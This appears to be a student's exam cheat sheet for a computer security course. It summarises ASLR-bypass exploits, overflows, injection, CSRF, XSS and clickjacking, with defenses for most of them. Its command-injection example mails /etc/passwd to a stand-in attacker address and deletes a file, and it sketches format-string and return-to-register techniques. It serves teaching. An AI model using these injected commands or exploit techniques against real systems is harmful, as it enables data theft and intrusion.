CS161 MT1 Cheat Sheet

ASLR:

- Useless to overwrite the return address with a fixed address on the stack, although code segment of program is not randomized
- ret2ret exploit (8.1):
  - Return to an existing pointer that points into the shellcode
  - Align a pointer with the shellcode (in buf) by overwriting its least significant byte
- ret2pop exploit (8.2):
  - Already perfect pointer to external shellcode for us
  - Same as ret2ret, but stop four bytes earlier to overwrite the least significant byte of the location before the pointer -> overwrite RIP and add pop-ret to jump to pointer
- ret2esp exploit (8.3, project material):
  - Jump to $esp and have shell code there
  - Find magic number 0xffe4 and overflow rip to be the address containing that magic number, and right above rip, include payload.
- ret2eax exploit (8.4):
  - Use information that is stored in the $eax register
  - Use strcpy(buf, str): -> the $eax will be a pointer to buf
  - $eax can be a perfect pointer to shellcode

Main Idea, Why is Security Challenging:


- Zero probability faults are allowed
- Must defend everywhere while attacker chooses where to attack
- This is an economics problem, money vs. security
- Minimal deterrence (internet flexibility)
- Don't often see benefits

Security Concepts:

- Least Privilege:
  - Only give programs permission only if permission is crucial to the function of the program
  - KISS – Keep it simple, stupid
  - TCB (trusted computing base) enforces the security policy of the system and makes sure it is not violated (hardware, software and firmware)
- Complete Mediation:
  - Single point through which all access must occur (firewall)
  - Un-bypassable, tamper-proof, verifiable
- TOCTTOU (Time of Check To Time of Use):
  - Make sure program doesn't break in the middle -> person withdraws money, money is transferred to his account, program breaks, his account balance is not deducted
- Separation of Responsibility:
  - Two people needed to operate nuclear missiles
  - If you need to have a privilege, consider requiring multiple parties to work together (collude) to exercise it
- Don't reply on security through obscurity

Overflows:

- Classic buffer overflow is buffer copy without checking size of input:
  - gets(buf) -> doesn't check input size of buf
  - Instead use fgets(buf, sizeof(buf), stdin):
- Numerical overflow -> char *buf = malloc(len + 2) -> we don't want len to be 0xffffffff or else it would overflow to 1
- printf overflows:
  - printf("you scored %d\n", score); <- correct
  - printf("100% dude!"); <- missing argument %d (prints value 4 bytes above retaddr as integer)
  - printf("%d %s"); <- prints value 4 bytes above retaddrs plus bytes pointed to by preceding stack entry
  - printf("100% nuke'm!"); <- write to the stack an integer which is the number of elements before the %n (this case it writes the values 3 to the address pointed to by stack entry)
- Off by one -> rewrite last byte of SFP to a location in buf




Memory Safety:

- Identify points of memory access, write down preconditions it requires, propagate requirements up to beginning of function
- Prevent/build secure software/systems:
  - Run-time checks (automatic bounds-checking)
  - Address randomization, make it hard for your attacker to determine layout
  - Non-executable stack, heap
  - Stack Canaries -> add magic value between RIP and ebp
  - Use memory safe libraries
  - Code review (can be expensive)
  - Use memory safe language (Python, Java)
  - Correctly structure user input

HTTP/URLs/iFrames:

- DOM (Document Object Mode) -> Javascript can really mess with the DOM, change images, style of elements, access cookies, etc.
- iFrames are isolated from the original website.
- SOP (Same-Origin Policy): Each site in the browser is isolated from all others if they have a different origin (different protocol, hostname OR port)



```
GET /index.html HTTP/1.1
Accept: image/gif, image/x-bitmap,
 image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Chrome/21.0.1180.75 (Macintosh;
 Intel Mac OS X 10_7_4)
Host: www.safebank.com
Referer: http://www.google.com?q=dingbats
```

OS Command Injection:

- grep foo (x; mail -s hacker@evil.com </etc/passwd; rm phonebook.txt), input is a lot of commands
- Input sanitization tries to remove bad elements (hard to get right)
- execve(path, argv, envp) is much better. Isolate arguments in argv.

SQL Injection:

- User input sanitization is risky because it's easy to overlook a corner-case, but can be part of defense-in-depth. Escaping input works well -> Any potential SQL characters, add backslashes in from of them
- Better defense is to use prepared statements -> only column values should be put in these statements. Force inputs as string/values

CSRF (Cross-Site Request Forgery):

- Based on cookies. Goal is to make requests using a user's browser. Get user to visit a web page under attacker's control
- Defense 1 – Referrer Validation:
  - White list referrers to that are allowed to link to the action (use referrer information to distinguish between same-site vs. cross-site requests)
- Defense 2 – Secret Validation Token:
  - Requests secret token for every action. User's browser will have obtained this token if the user visited the site and browsed to that action.

XSS (Cross-Site Scripting):

- Goal is to fool a victim into executing an attacker script
- Stored/Persistent XSS:
  - Script is sent to server, server unwittingly later sends it to victim's browser -> script is executed
  - Squiggler example, a squig could have keylogging javascript. Once we post a squig, it is stored on a database and other users can see it. Server fails to ensure content uploaded does not contain embedded scripts
- Reflected XSS:
  - Nothing is stored in a database, the server generates a page that shows the victim their input
  - Click on a bad search link which sends attacker your cookies
- Protect servers against XSS is to follow OWASP (open web application security project)
  - Never insert untrusted data except in allowed locations
  - HTML-Escape before inserting into simple HTML Element Contents
- CSP (Content Security Policy):
  - Prevents XSS by specifying a white-list from where a browser can load resources

Clickjacking:

- Place invisible iframe over login page, receives keystrokes
- Defenses: frame busting ensures that pages can't be included as a frame inside another browser frame.
- HTTP header white-list domains that are allowed to frame this page.